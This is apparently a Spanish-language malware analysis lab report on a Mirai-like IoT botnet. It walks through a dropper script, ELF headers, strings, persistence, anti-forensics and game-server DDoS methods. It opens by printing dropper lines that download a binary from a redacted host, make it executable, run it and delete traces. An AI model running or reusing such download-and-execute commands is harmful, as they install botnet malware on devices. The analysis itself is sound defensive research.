curl -L http://[redacted]/bins/net.i486 -o net_bot && chmod 777 net_bot && ./net_bot net.i486 && exit;
rm -rf net_bot net_http.sh
```

La primera línea que merece explicación es justo la primera:
`cd /tmp || cd /var/run || cd /mnt || cd /root || cd /;`
Busca un directorio en el que pueda escribir y se queda en el primero que funcione. El `||` es un "o si no": ejecuta el comando de la derecha si el de la izquierda falla.

El orden no es casual, y delata que el script está pensado para dispositivos IoT y no para un servidor como el nuestro:

- `/tmp` va primero porque es el candidato ideal: en casi todos los Linux cualquiera puede escribir en él, y en los dispositivos embebidos suele estar en RAM (tmpfs). Así el malware escribe sin problemas y no deja rastro en el almacenamiento permanente, porque al reiniciar desaparece.
- `/var/run` es la segunda opción: también suele admitir escritura y a menudo está en RAM.
- `/mnt` apunta a dispositivos con almacenamiento externo montado (una memoria USB, una tarjeta SD), algo habitual en cacharros IoT.
- `/root` es el directorio del superusuario. Que lo intente indica que cuenta con estar ejecutándose ya como root, algo muy común en IoT, donde todo corre como administrador por defecto.
- `/` es el último recurso: la raíz existe siempre, aunque escribir ahí sea raro. Es el "si no encuentro nada mejor, aquí me quedo".

Muchos dispositivos IoT tienen la raíz montada como solo lectura (en squashfs, por ejemplo) precisamente para protegerse, y en ellos no se puede escribir casi en

ningún sitio. Por eso el script no da nada por hecho: prueba varios sitios hasta dar con uno en el que soltar el binario.

La última parte del script es la descarga de los binarios. Prueba con `wget` y con `curl` porque no sabe cuál de los dos estará instalado, y alguno terminará funcionando.

Pero no descarga los binarios de todas las arquitecturas de golpe. Si miramos bien una línea:

- `wget http://ip/bins/net.x86_64 -O net_bot && chmod 777 net_bot && ./net_bot net.x86_64 && exit;`
- `curl -L http://ip/bins/net.x86_64 -o net_bot && chmod 777 net_bot && ./net_bot net.x86_64 && exit;`

No los descarga todos para luego probar: va uno por uno y se detiene en el primero que funciona.
Lo hace con el `&& exit` del final de cada línea:

1. Prueba `net.x86_64`: lo descarga, le da permisos e intenta ejecutarlo.
2. Si esa arquitectura es la del dispositivo, el binario arranca, el `&& exit` se ejecuta y el script termina ahí, sin descargar ninguno más.
3. Si no lo es, el binario no se ejecuta (un ELF de MIPS no corre en un ARM, el sistema lo rechaza), el `&& exit` tampoco, y el script pasa a la siguiente línea: `net.x86`, después `net.mips`, etc.

En una infección real, un router MIPS iría fallando con `x86_64`, `x86`... hasta llegar a `net.mips`, que sí corre, y ahí pararía. El script tiene catorce arquitecturas, pero cada dispositivo solo descarga hasta la que le sirve.
Es decir, **lo que elige la arquitectura es la ejecución, no la descarga**: el fichero se descarga bien siempre, pero solo el de la arquitectura correcta se ejecuta. El dropper no detecta la CPU ni pregunta nada; lanza cada binario y deja que el propio sistema le diga, fallando, que ese no lo puede ejecutar.

4.1.3.2 Segundo fichero.

Ahora vamos con los binarios que descarga el dropper. Solo voy a analizar uno de los 14, porque son el mismo programa compilado para arquitecturas diferentes.

Elijo `net.x86_64` porque es la arquitectura de nuestra Kali, así que las herramientas funcionan sin emulación.

Primero identificamos el formato con `file`, que mira los magic numbers en vez de la extensión:

```
┌──(kali㉿kali)-[~/…/mnt/dirtyland/2026-09-14/bin]
└─$ file net.*
net.arc.malz:    ELF 32-bit LSB executable, Synopsys ARCompact ARC700 cores, version 1 (SYSV), dynamically linked, interpreter /lib/ld-uClibc.so.0, for GNU/Linux 4.8.0, stripped
net.arm5.malz:   ELF 32-bit LSB executable, ARM, version 1 (ARM), statically linked, stripped
net.arm6.malz:   ELF 32-bit LSB executable, ARM, EABI4 version 1 (SYSV), statically linked, stripped
net.arm7.malz:   ELF 32-bit LSB executable, ARM, EABI4 version 1 (SYSV), statically linked, stripped
net.arm.malz:    ELF 32-bit LSB executable, ARM, version 1 (ARM), statically linked, stripped
net.i486.malz:   ELF 32-bit LSB executable, Intel i386, version 1 (SYSV), statically linked, stripped
net.i686.malz:   ELF 32-bit LSB executable, Intel i386, version 1 (SYSV), statically linked, stripped
net.m68k.malz:   ELF 32-bit MSB executable, Motorola m68k, 68020, version 1 (SYSV), statically linked, stripped
net.mips.malz:   ELF 32-bit MSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, stripped
net.mpsl.malz:   ELF 32-bit LSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, stripped
net.ppc.malz:    ELF 32-bit MSB executable, PowerPC or cisco 4500, version 1 (SYSV), statically linked, stripped
net.sh4.malz:    ELF 32-bit LSB executable, Renesas SH, version 1 (SYSV), statically linked, stripped
net.x86_64.malz: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, stripped
net.x86.malz:    ELF 32-bit LSB executable, Intel i386, version 1 (SYSV), statically linked, stripped
```

Todas las muestras son ELF, estáticas y sin símbolos (stripped), menos la de ARC, la única enlazada de forma dinámica contra uClibc. Que sean tan parecidas indica que salen del mismo entorno de compilación cruzada, el típico de Mirai: es un solo programa compilado catorce veces.

Con `readelf -h net.x86_64.malz` leemos la cabecera del ELF, los primeros bytes, en los que el binario se describe a sí mismo:

```
File: net.x86_64.malz
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Advanced Micro Devices X86-64
  Version:                           0x1
  Entry point address:               0x400194
  Start of program headers:          64 (bytes into file)
  Start of section headers:          189992 (bytes into file)
  Flags:                             0x0
  Size of this header:               64 (bytes)
  Size of program headers:           56 (bytes)
  Number of program headers:         3
  Size of section headers:           64 (bytes)
  Number of section headers:         10
  Section header string table index: 9
```

Nos interesan tres campos. El tipo es EXEC, un ejecutable clásico no reubicable (no PIE), propio de código compilado sin las protecciones actuales y cómodo para el análisis, porque las direcciones son fijas. El punto de entrada es `0x400194`. Y tiene diez secciones: que no sean cero significa que la tabla de secciones está intacta, así que se descarta la manipulación anti-análisis que suelen hacer los empaquetadores.

Si pasamos el mismo comando por los catorce, todos comparten ese esqueleto y solo cambian los campos de cada CPU (endianness, arquitectura y punto de entrada). Hay un detalle en el octavo byte del número mágico, el campo EI_OSABI:

en `net.arm` y `net.arm5` vale `0x61` (la ABI antigua de ARM, OABI) y en `net.arm6` y `net.arm7` vale `0x00` (System V, la EABI moderna). El operador cubre hardware ARM antiguo y reciente, y los dos órdenes de bytes, así que abarca prácticamente todo el mundo embebido.


Comprobamos que no está empaquetado listando las secciones con `readelf -S`:

```
┌──(kali㉿kali)-[~/…/mnt/dirtyland/2026-09-14/bin]
└─$ readelf -S net.x86_64.malz
There are 10 section headers, starting at offset 0×2e628:

Section Headers:
  [Nr] Name              Type             Address           Offset
       Size              EntSize          Flags  Link  Info  Align
  [ 0]                   NULL             0000000000000000  00000000
       0000000000000000  0000000000000000           0     0     0
  [ 1] .init             PROGBITS         00000000004000e8  000000e8
       0000000000000013  0000000000000000  AX       0     0     1
  [ 2] .text             PROGBITS         0000000000400100  00000100
       0000000000021ed6  0000000000000000  AX       0     0     16
  [ 3] .fini             PROGBITS         0000000000421fd6  00021fd6
       000000000000000e  0000000000000000  AX       0     0     1
  [ 4] .rodata           PROGBITS         0000000000422000  00022000
       0000000000003960  0000000000000000   A       0     0     32
  [ 5] .ctors            PROGBITS         0000000000525968  00025968
       0000000000000018  0000000000000000  WA       0     0     8
  [ 6] .dtors            PROGBITS         0000000000525980  00025980
       0000000000000010  0000000000000000  WA       0     0     8
  [ 7] .data             PROGBITS         00000000005259a0  000259a0
       0000000000008c48  0000000000000000  WA       0     0     32
  [ 8] .bss              NOBITS           000000000052e600  0002e5e8
       000000000000a660  0000000000000000  WA       0     0     32
  [ 9] .shstrtab         STRTAB           0000000000000000  0002e5e8
       000000000000003e  0000000000000000           0     0     1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings), I (info),
  L (link order), O (extra OS processing required), G (group), T (TLS),
  C (compressed), x (unknown), o (OS specific), E (exclude),
  D (mbind), l (large), p (processor specific)
```


Salen los nombres estándar (`.text`, `.rodata`, `.data`, `.bss`) con tamaños normales y sin rastro de compresión, así que el binario está en claro. Además aparecen `.ctors` y `.dtors`, un mecanismo antiguo de GCC que los compiladores modernos sustituyeron hace más de una década por `.init_array` y `.fini_array`. Es otra señal de un entorno de compilación viejo.

Con el binario en claro, sacamos las cadenas con `strings`:




Antes de leer el resultado hay que saber cómo trabaja `strings`. No corta el texto por los saltos de línea, sino cada vez que encuentra un byte no imprimible, sobre todo el nulo (`0x00`), que en C marca el final de una cadena; por eso cada línea es una cadena distinta. Además, el compilador no guarda las cadenas en el orden del código fuente, sino donde le conviene dentro de `.rodata`, así que dos trozos que en el programa van juntos pueden salir muy separados. `strings` da el inventario de textos del binario, no el orden en que se usan; eso ya es cosa del desensamblado.

Lo primero que llama la atención es un buen arsenal de persistencia:




El bot se instala por varias vías a la vez: cron, arranque con `@reboot`, servicios SysV en `init.d` y unidades de systemd con nombres camuflados (`.networkd.service`, `netd.service`).

Y por si fuera poco, tiene un watchdog: un bucle que cada 20 segundos comprueba con `pgrep` si el proceso sigue vivo y lo vuelve a lanzar si no:




Acaba con un `fi`, el final de un `if`, pero el `if` no aparece en ese trozo:



Bajando un poco más, ahí está. Que el `if` salga lejos del resto del bucle es justo lo que explicaba antes: el compilador guardó las cadenas por separado. Este comportamiento no es el del Mirai original, que vive en memoria y muere al reiniciar; es una variante con persistencia agresiva, más cercana a Gafgyt o a las variantes modernas de Mirai.

Seguimos:



Esto parece una lista de procesos y servicios que el bot intenta matar. El motivo principal sería quitarse de en medio a la competencia: otros binarios que quieran minar criptomonedas, montar su propio C2 o lo que sea. La idea es que el dispositivo sea solo suyo.

- Por un lado, es posible que cierre la puerta de SSH y Telnet (`sshd`, `telnetd`, `dropbear`), que es por donde ha entrado él y por donde entran casi todos.
- Por otro, eliminar a los binarios rivales.

Insisto en que esto no está confirmado: también podría estar camuflándose, haciéndose pasar por esos mismos procesos.

Después aparece esto:

- `22fa1 /root/dvr_gui/`
- `22fb0 /root/dvr_app/`
- `22fbf /anko-app/`
- `25453 /etc/config/resolv.conf`
- `2594e /etc/config/hosts`

Son dos pistas muy concretas del hardware al que apunta:

- `/root/dvr_gui/` y `/root/dvr_app/` son rutas de grabadores de vídeo digitales (DVR), y `/anko-app/` parece remitir a dispositivos de la marca Anko. El objetivo es el IoT de siempre: cámaras y grabadores.
- `/etc/config/resolv.conf` y `/etc/config/hosts`. La ruta `/etc/config/` es la típica de OpenWrt, el firmware de routers. Un binario normal solo miraría `/etc/resolv.conf`; que tenga en cuenta también `/etc/config/` indica que está preparado para routers con OpenWrt.

Autogestión y anti-forense

- `22025 /proc/self/exe`
- `22cf6 (deleted)`
- `2333f /proc/self/maps`

Tres cadenas que, juntas, apuntan a una técnica de evasión:

- `/proc/self/exe` es el enlace al propio ejecutable del proceso. El bot lo lee para saber dónde está su fichero, algo útil para copiarse o reinstalarse.
- `(deleted)` es la etiqueta que Linux añade en `/proc` cuando un proceso sigue corriendo pero su fichero ya se ha borrado del disco. Su presencia sugiere autoborrado: el bot borra su fichero pero sigue vivo en memoria, y un análisis del sistema de ficheros no encuentra nada.
- `/proc/self/maps` es el mapa de memoria del propio proceso. Sirve para inspeccionarse a sí mismo o para detectar un depurador.

Módulo de escaneo

- `22a7e  %d.%d.%d.%d/%d`
- `22a60  /proc/cpuinfo`
- `22a6e  processor`

- `%d.%d.%d.%d/%d` es la plantilla de una dirección IP en notación CIDR (con la barra y la máscara). Es la firma del escáner: el bot genera rangos de IP para recorrer internet buscando víctimas nuevas.
- `/proc/cpuinfo` y `processor` le sirven para contar los núcleos de la CPU. Con ese dato decide cuántos hilos lanzar, para escanear y para atacar, según la potencia de cada cacharro.

Tablas de codificación

- `23300`
- `abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789`
- `24480  0123456789abcdef`

La primera parece el alfabeto de Base64 sin el `+/` del final (podría estar aparte) y la segunda es el alfabeto hexadecimal. Son tablas para codificar y descodificar datos, probablemente en la comunicación con el C2 o al procesar la configuración. Sugieren una capa de codificación, que encajaría con una configuración cifrada.

Un marcador de comando

- `22000  NET_POST_UPDATE`

Es la primera cadena de toda `.rodata`. Por el nombre, parece un comando o un estado del protocolo con el C2, relacionado con una actualización. Sin desensamblar no podemos afirmar qué hace, pero es candidata a comando del C2.


Ubicaciones de trabajo volátiles

- `22010  /var/tmp/`
- `22f42  /dev/shm/`


- `22f4c  /var/run/`

El bot trabaja desde `/var/tmp/`, `/dev/shm/` y `/var/run/`, que en muchos sistemas están en RAM (tmpfs). Junto con el autoborrado de `(deleted)`, dibuja una ejecución volátil, que deja el mínimo rastro en el almacenamiento permanente. Y a la vez tiene la persistencia agresiva de antes (cron, systemd, init.d). Son dos objetivos distintos, sobrevivir a los reinicios y esconderse, y que combine los dos indica un diseño más trabajado que el del Mirai básico.

He dejado para el final algo curioso:



He tenido que censurar un token SteamID64 y un token de FiveM, que si lo buscas en internet:



Aparece un perfil real de steam, quién sabe si es el atacante...

Parece que los videojuegos tienen algo que ver, aunque no como podría parecer. Minecraft ya había salido antes, y podía ser casualidad: siendo honestos, el 25565 no está considerado un puerto bien conocido, y podría usarlo cualquier otro servicio sin que lo supiera nadie.

Pero aquí se acaba la especulación, porque nos lo están diciendo casi a gritos.

Estas cadenas son el catálogo de ataques del bot, y hay que separarlas en dos tipos:
Por un lado, nombres de método: `fivem1`, `fivem2`, `gmod`, `csgo`, `source`, `sourcelite`, `sourcelitev2` y `discord`. Son etiquetas de ataques DDoS, cada uno pensado para un tipo de servidor de juego: Garry's Mod (`gmod`), CS:GO (`csgo`), el motor Source de Valve en general (`source` y sus variantes), FiveM (el mod de GTA V, con dos versiones) y Discord. Que exista un `v2` del método de Source sugiere que el autor lo ha revisado y que lo usa. Es el menú típico de un booter o stresser, los servicios de DDoS de alquiler que circulan por foros de gaming.
Por otro lado, cargas de protocolo reales, los bytes concretos que el bot envía:

- `TSource Engine Query` es la consulta A2S_INFO del motor Source, la misma petición legítima con la que un cliente pregunta a un servidor por su estado. Enviada en masa, sirve para saturar el servidor de juego.
- `TS3INIT1` es el paquete de inicio de TeamSpeak 3, la plataforma de voz clásica de las comunidades de gaming.
- `getinfo` es la consulta equivalente en el motor id Tech (Quake y derivados).
- `token=...&guid=`[redacted] es una carga de conexión de FiveM con un identificador de Steam (SteamID64) dentro.

Hay que ser honesto con lo que demuestra `strings`. Está confirmado que el binario contiene estos nombres y estas cargas, es decir, que puede generar ese tráfico. Lo que no demuestra es qué método envía qué carga ni con qué parámetros: relacionar `sourcelitev2` con la consulta A2S es una hipótesis razonable, pero para afirmarlo hay que verlo en el código.
Además, no son los únicos ataques del binario: también hay plantillas de HTTP flood con evasión de Cloudflare, contra servicios web y no contra servidores de juego. El arsenal es mixto, y con `strings` no se puede saber cuánto pesa cada parte.
Aun así, esto resuelve la duda del puerto 25565. Que el C2 se escondiera en el puerto de Minecraft podía ser una coincidencia; con todos estos ataques dirigidos a juegos, todo apunta a que el operador se mueve en ese mundo. Lo que no podemos afirmar es que atacar servidores de juego sea su objetivo principal o el único: para eso habría que ver en el código qué métodos usa de verdad. En cualquier caso, el puerto de Minecraft deja de parecer solo un disfraz y encaja con el entorno del propio operador.

Hasta aquí hemos usado `strings` (con `cat` no se vería nada útil en un binario) y hemos visto pinceladas: cosas sin confirmar y ninguna gran revelación. No tenemos el código, solo trozos de texto sueltos.

`strings` nos dice qué hay, pero no cómo se usa. Toca cambiar de herramientas.

4.1.4 Análisis de binarios con Capa y Ghidra.

FLOSS aquí no sirve, porque solo descifra cadenas en binarios PE, el formato de Windows. Capa sí aporta: recorre el código buscando patrones de comportamiento y los relaciona con MITRE ATT&CK. Eso sí, sus reglas están pensadas sobre todo para Windows, así que en un ELF solo detecta una parte: lo que enseña es fiable, pero que no detecte algo no demuestra que no esté, solo que no tiene regla para verlo en Linux.

```
┌──(kali㉿kali)-[~/lab]
└─$ cd ~/lab
./capa-bin/capa --os linux ~/lab/mnt/dirtyland/2026-09-14/bin/net.x86_64.malz \
  | tee ~/lab/mnt/dirtyland/2026-09-14/capa_x86_64.txt
: analyzing program ...
```

md5	[redacted]
sha1	
sha256	
analysis	static
os	linux
format	elf
arch	amd64
path	/home/kali/lab/mnt/dirtyland/2026-09-14/bin/net.x86_64.malz

ATT&CK Tactic	ATT&CK Technique
DEFENSE EVASION	Obfuscated Files or Information [T1027]

MBC Objective	MBC Behavior
COMMUNICATION	HTTP Communication [C0002]
DATA	Encode Data::XOR [C0026.002]
DEFENSE EVASION	Obfuscated Files or Information::Encoding-Standard Algorithm [E1027.m02]

Capability	Namespace
reference HTTP User-Agent string (2 matches)	communication/http
encode data using XOR (5 matches)	data-manipulation/encoding/xor
encrypt data using Salsa20 or ChaCha	data-manipulation/encryption/salsa20


Con esa advertencia, capa da tres resultados:

- Codificación XOR, con cinco coincidencias en el código. **Es lo más útil**: hay lógica XOR real, y lo más probable es que sirva para ocultar las cadenas de configuración que `strings` no podía leer.


- Cifrado Salsa20 o ChaCha, detectado por patrón de código. Es la única prueba que tengo de ese cifrado: su constante, `expand 32-byte k`, no aparece al buscarla con `strings`.
- Referencias a cadenas de User-Agent de HTTP (dos coincidencias), que encajan con las plantillas de HTTP flood.

